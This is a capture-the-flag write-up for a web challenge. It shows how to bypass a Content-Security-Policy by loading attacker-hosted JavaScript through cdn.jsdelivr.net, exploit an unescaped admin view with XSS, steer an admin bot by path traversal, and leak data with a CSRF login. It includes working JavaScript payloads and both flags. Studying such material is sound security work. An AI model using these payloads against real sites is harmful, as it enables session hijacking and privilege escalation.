


20/09/25
CSPBypassviaXSS
Official Writeup: Disapproved | IEEE 2025
Thanks for sharing!
بِسْمِ اللَّهِ الرَّحْمَنِ الرَّحِيمِ
I know your browser history
Hello nerrrrrds! Today we got an enjoyable challenge. A cool CSP Bypass idea! Before we start, you can download the source code from here
Source Code
First thing you notice is the CSP header:
  res.setHeader(
    "Content-Security-Policy",
    "default-src cdn.jsdelivr.net; connect-src 'self'"
  );
This means we can only load scripts from
cdn.jsdelivr.net and can only make requests to the same origin.We have got 3 main routes: Auth, user and admin.
app.use(authRoutes);
app.use(userRoutes);
app.use('/admin', adminRoutes);
The auth routes are pretty standard. As for user routes:
router.get('/dashboard', isAuthenticated, userController.getDashboard);
router.post('/update-message', isAuthenticated, userController.updateMessage);
router.get('/report', isAuthenticated, userController.getReport);
router.post('/report', isAuthenticated, userController.postReport);
Dashboard shows your user details, if you check the
dashboard.ejs, you can see that it gives you the flag if your status is approved.<%- include('partials/header') %>
<div class="container">
<h2>User Dashboard</h2>
<p>Welcome, <%= user.username %>!</p>
<p>Your account status is: <%= user.status %></p>
<% if (user.status === 'approved' && user.role !== 'super') { %>
<p>Mushroom gives you this: IEEE{Y0u_F0und_Th3_Mu5hr00m!}</p>
<% } %>
<form action="/update-message" method="POST">
<div class="form-group">
<label for="message">Your Message</label>
<input type="text" class="form-control" id="message" name="message" value="<%= user.message %>">
</div>
<button type="submit" class="btn btn-primary">Update Message</button>
</form>
<!-- Mushroom is watching you 👀 -->
</div>
<%- include('partials/footer') %>
The user schema looks like this (Admin user is pre-created):
const users = [
    { id: crypto.randomUUID(), username: 'admin', password: adminPass , role: 'super', status: 'approved', message: '' }
];
And whenever a new user is created, it's status is set to
pending by default.function addUser(user) {
const newUser = { id: crypto.randomUUID(), ...user, role: 'user', status: 'pending'};
users.push(newUser);
return newUser;
}
Next endpoint is
/update-message, which updates the message field in the user schema./report endpoint lets you report a user by their username.The bot:
async function bot_visit(username) {
  const url = `${BASE_URL}/admin/user/${username}`;

  // ... admin login logic ...

    console.log(`Bot visiting: ${url}`);
    await page.goto(url, { waitUntil: "domcontentloaded", timeout: 15000 });

  // ... error handling ...
}
You can see it appends the username directly to the URL and visits it.
Finally, the admin routes:
router.get('/dashboard', isAuthenticated, isSuper, adminController.getDashboard);
router.post('/approve/:userId', isAuthenticated, isSuper, adminController.approveUser);
router.get('/message/:username', isAuthenticated, isSuper, adminController.getMessage);
router.get('/user/:username', isAuthenticated, isSuper, adminController.getUser);
In
/admin/dashboard, the admin can see all users and can approve them with their userId.<div class="container">
<h2>Admin Dashboard</h2>
<p>Welcome, <%= user.username %>!</p>
<h3>Users Pending Approval</h3>
<% if (pendingUsers.length > 0) { %>
<ul>
<% pendingUsers.forEach(user => { %>
<li>
<%= user.username %>
<form action="/admin/approve/<%= user.id %>" method="POST" style="display: inline;">
<button type="submit">Approve</button>
</form>
</li>
<% }) %>
</ul>
<% } else { %>
<p>No users are pending approval.</p>
<% } %>
</div>
In
/admin/approve/:userId, the admin can approve a user, which sets their status to approved./admin/message/:username shows the message of a user.<div class="container">
<h2><%= viewedUser.username %> Message</h2>
<p>Message: <%- viewedUser.message %></p>
</div>
Here we notice that the message is rendered with
<%- %>, which means it is not escaped. This is a potential XSS vector.The last endpoint is
/admin/user/:username (which the bot uses), which shows the details of a user.<div class="container">
<h2>User Details</h2>
<p>Username: <%= user.username %></p>
<p>Message: <%= user.message %></p>
</div>
Exploitation
Now.. we need to get our user approved, and since we have
user role, we can't access admin routes. That means we need to get the admin to approve us via XSS.We noticed that the only view that shows un-escaped user input is
message.ejs, which is only accessible by the admin. So let's fire up docker, login as admin and try to get our xss to work.Your admin password will be printed in the console when you start the server.
In CSP we can only load scripts from
cdn.jsdelivr.net. If we can host our payload there, we can load it. So how can we do that?In cdn.jsdelivr.net, you can load any file from any public github repo like this:
https://cdn.jsdelivr.net/gh/username/repo@branch/file.js
So I created a repo with a simple alert payload and loaded it with:
<script src="https://cdn.jsdelivr.net/gh/mushroomwasp/xss@main/alert.js"></script>
Now visit
/admin/message/admin (since we are logged in as admin) and you should see the alert pop up.
Very well! Now we can execute XSS to make the admin approve us. But.. we need to know our userId to do that. The user have no way to see their userId so we should leak it first from the admin dashboard.
You can make the admin fetch the dashboard and get the userId in lots of ways, one of them is:
(async () => {
  const html = await (await fetch('/admin/dashboard', { credentials: 'include' })).text();
  const doc = new DOMParser().parseFromString(html, 'text/html');
  const target = [...doc.querySelectorAll('li')]
    .find(li => li.textContent?.includes('mushroom')); // <=== your username
  if (target) {
    const form = target.querySelector('form[action^="/admin/approve/"]');
    if (form) console.log(form.action.split('/').pop());
  }
})();
<script src="https://cdn.jsdelivr.net/gh/mushroomwasp/xss@main/log.js"></script>
This logs the userId of
mushroom to the console.
We can use that id to further approve ourselves.
(async () => {
  const username = "mushroom"; // <=== your username
  const html = await (await fetch('/admin/dashboard', { credentials: 'include' })).text();
  const doc = new DOMParser().parseFromString(html, 'text/html');
  const target = [...doc.querySelectorAll('li')]
    .find(li => li.textContent?.includes(username));
  if (target) {
    const form = target.querySelector('form[action^="/admin/approve/"]');
    if (form) {
      const userId = form.action.split('/').pop();
      console.log(`Approving ${username} (ID: ${userId})`);
      const res = await fetch(`/admin/approve/${userId}`, { method: 'POST', credentials: 'include' });
      console.log("Response status:", res.status);
    }
  }
})();
<script src="https://cdn.jsdelivr.net/gh/mushroomwasp/xss@main/approve.js"></script>

And we did it! All we need to do now is report that to the bot
We have another issue though. The bot only visits
/admin/user/:username, which does not show the message un-escaped. So we need to make the bot visit /admin/message/:username instead.In
server.js, we can notice this normalization:app.use((req, res, next) => {
// ...
req.url = path.posix.normalize(req.url);
// ...
});
This means we can use path traversal to break out of the
/user/ route and go to /message/ instead.We will report
../message/mushroom to the bot, which will make it visit /admin/user/../message/mushroom -> /admin/message/mushroom.And here we got it!

IEEE{U_F0rc3d_Th3_4dm1n_2_4ppr0v3_Y0u}
Note: you will need to logout and login again to see the flag, since the view gets the user fromres.locals.userand the approving does not update that.
For the record, another way to leak the userId (more complexity for no reason, but keep the technique in mind you might use it in another chal) is to get the html of the dashboard, CSRF login with your user and then add the html to your message.
let leakedHTML = "";
fetch('/admin/dashboard', { credentials: 'include' })
  .then(r => r.text())
  .then(html => { leakedHTML = html; })
  .then(()=> fetch('/login', {
    method: 'POST',
    credentials: 'include',
    headers: { 'Content-Type': 'application/x-www-form-urlencoded' },
    body: 'username=mushroom&password=password'
  }))
  .then(()=> fetch('/update-message', {
    method: 'POST',
    credentials: 'include',
    headers: { 'Content-Type': 'application/x-www-form-urlencoded' },
    body: 'message=' + encodeURIComponent(leakedHTML)
  }))
  .then(r => r.text())
  .then(t => console.log('update-response:', t))
  .catch(e => console.error(e));
That's all for today, hope you enjoyed the writeup! See you next time :)
Tags: